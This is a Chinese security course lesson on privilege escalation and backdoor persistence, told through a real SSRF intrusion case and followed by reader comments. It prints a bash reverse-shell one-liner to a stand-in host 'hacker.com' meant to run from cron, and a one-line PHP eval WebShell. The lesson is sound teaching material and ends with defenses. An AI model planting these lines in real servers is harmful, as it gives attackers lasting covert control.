

12 | 权限提升和持久化：为什么漏洞修复了，黑客还是能够自由进出？

2020-01-03 何为舟

安全攻防技能30讲

[进入课程 >](#)



讲述：何为舟

时长 14:49 大小 11.88M



你好，我是何为舟。

我在 Web 安全的前 6 讲中，给你讲解了各种漏洞的产生和防护方法，比如：XSS、SQL 注入、CSRF、SSRF 和插件漏洞。除了这些漏洞之外，我也着重强调了一点，黑客善于通过“蛛丝马迹”推断出代码逻辑，然后发起攻击。学习了这些内容，在实际工作的过程中，我们其实就能基本避免大部分的 Web 安全问题了。但是，有一天，我又遇到了新的问题。

某一天，当我在进行日常审计的时候，突然发现内网有黑客的操作痕迹。于是，我马上对黑客的攻击路径进行溯源。最后发现黑客是通过某个应用的 SSRF 漏洞进入的。

之前我们提到过，SSRF 通常用来作内网探测，那么黑客是如何通过 SSRF 拿到服务器权限的呢？更神奇的是，这个存在 SSRF 漏洞的应用，在排查的时候早已经下线了。那么，黑客是如何在漏洞已经下线的情况下，仍然能够进出内网呢？

权限提升：为什么黑客能通过 SSRF 拿到服务器权限？


首先，我们先来搞清楚，黑客是如何通过 SSRF 拿到服务器权限的。在解决这个问题之前，我们先来了解一个概念，权限提升。

在应用或系统中，黑客或者被黑客控制的用户，通常会通过漏洞攻击或者利用弱密码，获取到其他用户的权限。在获取了新的用户权限之后，黑客就能够以新用户的身份去窃取和篡改数据，进行非法的操作了。这就是**权限提升**（Privilege Escalation）。也就是说，黑客可以通过不断获取新的身份，来不断扩大（或者叫提升）自己的权限，不断扩大攻击影响，最终实现控制整个系统。

好了，现在你应该知道权限提升是什么了。事实上，权限提升还可以根据攻击效果分为两类，即水平提升和垂直提升。


水平提升是指黑客获取了另外一个“平级”用户的权限。尽管权限等级没变，但因为黑客控制的用户身份发生了变更，所以黑客能够获得新的数据和权限。比如，常见的普通用户被盗号就是一种水平提升。黑客本来只能够登录自己的账号，但他却通过破解密码的方式，登录到其他用户的账号，从而可以查看他人的个人信息，利用他人账号进行交易转账。

相比较来说，**垂直提升**的危害性更大。通过垂直越权，黑客能够获得一个更高级别的权限，通常来说，是应用的管理员或系统的 ROOT 权限。拥有高等级权限后，黑客自然就能够获取到大部分的数据了。除此之外，通过高等级的权限，黑客还能够禁用审计功能、删除相关日志，从而隐匿自己的行踪，让你无法发现攻击事件的存在。

前面我讲过，在我经历的这个事件中，黑客是利用  SSRF 漏洞进入的内网，那在了解权限提升的原理和分类之后，我们接着来分析一下，黑客是如何通过 SSRF 漏洞做到权限提升的。

首先，这个 SSRF 是有回显的，所有内网请求的响应都能够直接被黑客看到。所以，黑客利用 svn 文件的信息泄漏，一点一点请求内网的各种地址，最终获得了一台服务器上的代码。获得代码之后，黑客通过分析，知道这个服务器存在 SQL 注入漏洞。于是，黑客通过

SQL 注入，成功在这台服务器上执行了命令。然后，黑客就开始对内网进行 SSH 扫描，最终以用户名 “root” 和密码 “123456”，成功获得了一台内网服务器的 ROOT 权限。



事实上，几乎所有的漏洞和攻击（包括前面讲到的几个 Web 漏洞）都可能导致权限提升。总体来说，权限提升的方法可以分为下面这两种。

窃取身份：前面我们讲过，身份认证的相关风险和攻击包括：无认证、弱密钥、认证信息泄漏和认证环节破解等。这些攻击的最终结果其实都一样，就是黑客成功登录了他人的账号，也就意味着权限提升的发生。

利用漏洞获得权限：从行业现状来说，对于补丁管理的工作普遍做得不到位，各种有漏洞的系统和插件仍在大量使用。因此，权限提升最普遍的方法还是利用漏洞获得权限。这其中，既包括已公开的漏洞，比如上节课中提到的“脏牛”，还包括很多资深黑客所掌握的“0 day”漏洞。

权限持久化：为什么漏洞修复了，还有“后门”？

好了，现在你已经知道了，黑客可以利用漏洞攻入应用，最终实现了权限提升，那我们修复了这个漏洞是不是就能避免权限提升的发生呢？当然不是，在开头的例子中，带有 SSRF 漏洞的应用也已经被下线了呀，那为什么黑客还是能够自由进出呢？下面，我就详细来说一说。

什么是“后门”？

想要解决这个问题，我们先要来看一下“后门”的概念。当黑客通过权限提升，成功获取到一个高级别的权限后，为了保留这个权限，黑客会在应用中留下一个隐藏的进程，下次只要黑客想再次进入，就可以通过这个进程来连通，而不需要再次去绕过各种安全流程。这就是“后门”。也就是说，“后门”能够让你在不经正常流程的情况下，就直接获得一些权限。

在我前面讲的例子中，黑客就是在攻进系统后，给自己留下了一个“后门”，开辟了一条非正规的快速通道。那黑客是怎么操作的呢？

比如说，黑客在进入服务器之后，会留下下面这样一个脚本，让这个脚本，每分钟都执行一次：

```
1 bash -i >& /dev/tcp/hacker.com/8080 0>&1
```

 复制代码

这个脚本运行后，只要 hacker.com 的 8080 端口打开，那么服务器就会通过 TCP 获取 8080 端口返回的命令并执行。因此，只要黑客任意时刻在 hacker.com 中监听 8080 端口（比如通过 nc -l 8080），就可以获得服务器定时送上来的命令执行权限。


所以，不管漏洞是否修复，黑客都可以通过这个快速通道轻松进入系统。而**“后门”的关键意义就在于，为黑客长时间保持高权限的通道，使得黑客能够进行长时间地潜伏和攻击。**

比较有意思的是，“后门”不仅仅是为黑客服务的，正常的应用中可能也会留下一些“后门”以备特殊情况。比如，2008 年，微软曾进行过一次打击盗版 Windows 的行动，当时国内的盗版 Windows 在同一时间出现了黑屏现象。显然，微软不可能知道所有人的管理员密码，但是微软会通过预留的“后门”实现对系统的控制。类似情况还有很多，比如，管理员在特殊情况下（比如忘记密码），可以通过“后门”对应用进行一些操作。

“后门”是如何工作的？

接着，新问题又来了，既然修复漏洞之后，黑客依然可以通过“后门”自由进出，那我们该如何关掉这个“后门”呢？我们先来看看“后门”是如何工作的，知道了它的工作原理，我们才能“对症下药”，从根本上解决问题。

我们前面课程讲过的所有攻击方式，通常都是为了造成一些显式的攻击。而“后门”的目的则不同，“后门”会尽力隐藏自己不被别人发现。因此，“后门”通常会以木马的形式出现。

所谓**木马**（Trojan），就是一些外表看起来正常，但会对应用和系统进行破坏的服务和进程。比如，很早之前流行过的“灰鸽子”木马，就是和正常的应用绑定在一起。这样“灰鸽子”就能在应用运行的时候监控应用的全部操作了（屏幕、键盘、摄像头等）。又因为应用正常的功能不会受到影响，所以，用户几乎感知不到“灰鸽子”的存在。

那木马可不可以不依附于应用，直接隐藏自己呢？当然可以。那么，“后门”就发展成了 Rootkit。通常来说，Rootkit 会驻扎于内核中，通过修改内核的逻辑来完成“后门”的功能。因为内核具备较高的权限，所以 Rootkit 就能破坏杀毒软件这样的安全进程，而不被轻易发现。同样地，因为 Rootkit 驻扎在内核中，理论上，除了重装系统以外，没有其他更好的方式来根除“后门”。

除了以隐藏进程的形式运行“后门”，黑客也可以把“后门”留在正常的 Web 服务中，这就变成了 WebShell。在 PHP 中，最简单的一句 WebShell 如下：

```
1 <?php @eval($_POST['shell']);?>
```

 复制代码

只要将这个 PHP 文件放到 Web 服务的目录中，黑客就可以通过在 POST 参数中填入 Shell 命令远程操控服务器。

总之，“后门”通常会以木马、Rootkit 或者 WebShell 等比较隐蔽的形式运行在系统中。而黑客可以通过和“后门”的直接通信，来获得服务器的操控权限。

黑客如何将“后门”植入到系统？

好了，现在你应该知道“后门”是如何工作的了，那黑客又是怎么将“后门”植入系统的呢？

毫无疑问，最直接的方式就是通过权限提升，即黑客直接获取到系统的命令执行权限，然后通过网络将“后门”程序从云端下载下来。

除此之外，黑客还可以通过**文件上传漏洞**向服务器上传一个程序。在使用应用的时候，用户经常需要上传一些文件，比如：头像的图片、邮件附件和简历等。很多时候，开发人员为了方便，会直接将上传的文件存储到当前目录，也就是 Web 服务的目录中。这个时候，如果黑客上传的是一个 PHP 文件，那么这个 PHP 文件就会被放入到 Web 服务的目录中。因此，黑客只需要上传一个包含 WebShell 的 PHP 文件，就成功了植入了一个“后门”。

通过权限提升或者文件上传漏洞成功植入“后门”之后，黑客还需要保证“后门”的持久化。因此，“后门”需要常驻于系统的后台，并能够随着系统的开关机而启动。为了实现这个目的，黑客通常会在定时任务（crontab）或者开机启动项（inittab、rc.local）的配置中，加上“后门”的执行命令。

除此之外，黑客还可以利用伴随于系统的常驻进程来保证“后门”的持久化。对于 WebShell 来说，只要 Web 服务保持可用，那么 WebShell 也一直可用。对于 Rootkit 来说，它们会直接篡改内核的初始函数来进行自启动，也就更难被发现和去除。

总之，持久化要么是通过定时任务、开机启动等方式来实现，要么就是通过伴随于系统的常驻进程来实现。

面对权限提升和持久化，该怎么进行防护？

好了，现在你应该已经知道，权限提升和持久化的原理和攻击方式了。那面对权限提升和持久化，我们该如何防护呢？这里我为你介绍两种常见的防护方法，它们分别是：最小权限原则和 IDS。下面，我们一起来看看。

首先，最基础的防护是从制度和技术上去落实**最小权限原则**。所谓最小权限原则，就是给每一个用户和进程等，只分配它们需要用到的权限。从技术实现上来说，可以通过配置一定的访问控制策略来进行强化，比如在 Linux 中给予特定进程单独的角色权限等，这部分内容我会在后续的课程中详细介绍。通过最小权限原则的落实，你就能够限制黑客在每一次权限提升时得到的收益，甚至阻断黑客权限提升的可能。

其次，就是利用 **IDS**（Intrusion Detection System，**入侵检测系统**）对黑客的异常行为进行检测。IDS 的检测原理就是，通过分析正常用户和黑客在网络层或者主机层中的行为异同，来识别黑客的攻击。比如，正常用户不会去连接内网中不相干的主机，而黑客则必须通过扫描去探测内网等。

如果黑客已经在进行权限提升和持久化的操作了，这就意味着应用和系统已经出现了各种漏洞。因此，在这个前提下，我们要考虑的不是如何去修复和避免漏洞，而是在出现漏洞后，如何降低损失并尽早发现漏洞。这其实也是安全中纵深防御的一种思想：**对不同的层级进行不同的防御，即使前面层漏过了，下一层还能够接着进行防护。**


总结

好了，今天的内容讲完了。我们来一起总结回顾一下，你需要掌握的重点内容。

我们知道了，在进入一个系统后，黑客会进行一系列的操作来扩大自己的权限和攻击影响，这些操作可以被概括为权限提升和权限持久化。权限提升就是利用各种漏洞进行水平或者垂直的扩展，去获得新的身份和权限。权限持久化则是留下“后门”，并保持“后门”的长期有效性。

为了阻止黑客的进一步攻击行动，我们需要对应用和系统进行相应地防御和检测。最基本的就是强化最小权限原则，限制黑客权限提升的收益。其次就是对一些异常的入侵行为进行检测，通过分析在网络层或者主机层中，正常用户和黑客的行为异同，从而及时发现黑客的行为。

好了，我把这一讲的重点内容梳理了一个脑图。你可以用它来查漏补缺，也可以自己来梳理看看，加深印象。



思考题

最后，给你留一个思考题。

想象一下，现在你是一个黑客，你已经拥有了服务器的普通用户权限（相信你确实有）。那么，基于这个权限你能够进行哪些操作呢？这些操作会对应用和公司的安全产生哪些影响？

欢迎留言和我分享你的思考和疑惑，也欢迎你把文章分享给你的朋友。我们下一讲再见！

点击查看 

来参加打卡，攻克 工作中 80% 的安全问题



PC端用户扫码参与



新版升级：点击「 请朋友读」，20位好友免费读，邀请订阅更有**现金**奖励。

© 版权归极客邦科技所有，未经许可不得传播售卖。页面已增加防盗追踪，如有侵权极客邦将依法追究其法律责任。

上一篇 11 | 插件漏洞：我的代码看起来很安全，为什么还会出现漏洞？

下一篇 模块串讲（一） | Web安全：如何评估用户数据和资产数据面临的威胁？

精选留言 (8)

 写留言



小晏子

2020-01-03

有了内网服务器上的普通用户的权限，意味着我能拿到这个服务器上的代码，那么可以反编译他的代码获取代码里的各种漏洞，还可以进行内网探测，用ssh扫描所有内网服务器，试着进行权限提升，获取管理员权限，之后就好比在自己的服务上想干什么就干什么了，再做权限持久化，下个rootkit什么的方便下次进入。另外获取了他的代码也意味着能拿到他的数据存储的用户名密码，就可以获取他所有的用户数据等。

展开 

作者回复：总之就是为所欲为了~



3



二马

2020-01-04

1、在进行日常审计的时候，突然发现内网有黑客的操作痕迹。

请问是怎么发现操作痕迹的，有哪些痕迹，谢谢！

2、只要黑客任意时刻在 hacker.com 中监听 8080 端口（比如通过 nc -l 8080），就可以获得服务器定时送上来的命令执行权限。...

展开 ▾

作者回复: 1、其实就是在挖矿，然后导致服务器利用率激增，因此才发现的异常。

2、白名单确实可以预防。但很多公司管理并不严格，服务器是可以直接访问外网的。这类外网需求其实也比较常见，更新个系统，拉取个docker镜像啥的。



1



hello

2020-01-03

老师，请教个问题，针对文件服务器，针对上传的文件类型进行白名单校验（魔数），然后存储时对文件进行了加密，那么针对文件服务器上传下载还有其它安全防护手段吗？对文件进行加密能否规避植入“后门”？

作者回复: 基本能够规避。还有就是限定上传的目录，比如放到一个单独的目录中，而不是在Web服务的目录中。



1



瑞泉

2020-01-03

我一直没搞明白怎么才能获取普通用户权限，通过xss csrf sql注入感觉最多只能获取数据，请老师解惑，十分感谢！

展开 ▾

3

1




二马

2020-01-10

老师好，在服务器性能异常才能发现，这属于被动发现，根据排查描述，是发现其攻击的轨迹，攻击过程是有蛛丝马迹的，可能是从日志分析出来的。那是否能做到事前发现，比如定期分析日志中ssh，数据库连接等高危操作端口的日志，对比排查服务器权限，是否有横向扩大的迹象。在这属于审计工作，实现是否困难。

展开 ▾

作者回复: 这就需要使用各种安全产品来进行自动化的检测和审计工作了, 在后续模块中会进行介绍。




小老鼠

2020-01-05

如何测试系统中是否存在权限提升和持久化漏洞?

展开 ▾

作者回复: 更多是需要手动审计, 看是否能够通过一些具备root权限的进程, 实现权限提升。对于后门的检测, 就更困难了, 需要对系统内异常的进程、脚本、网络连接等进行监控和分析。后面会讲到的IDS能一定程度上进行检测。




小老鼠

2020-01-05

点击挟持为什么不讲

展开 ▾

作者回复: 专栏内容有限, 确实覆盖不全。有问题欢迎留言沟通~



Cy23

2020-01-04

实现细节不够详细, 需要扩展研究攻击手段细节

展开 ▾

作者回复: 篇幅限制, 确实讲得比较浅, 只介绍了基本原理。有不清楚的欢迎留言沟通~

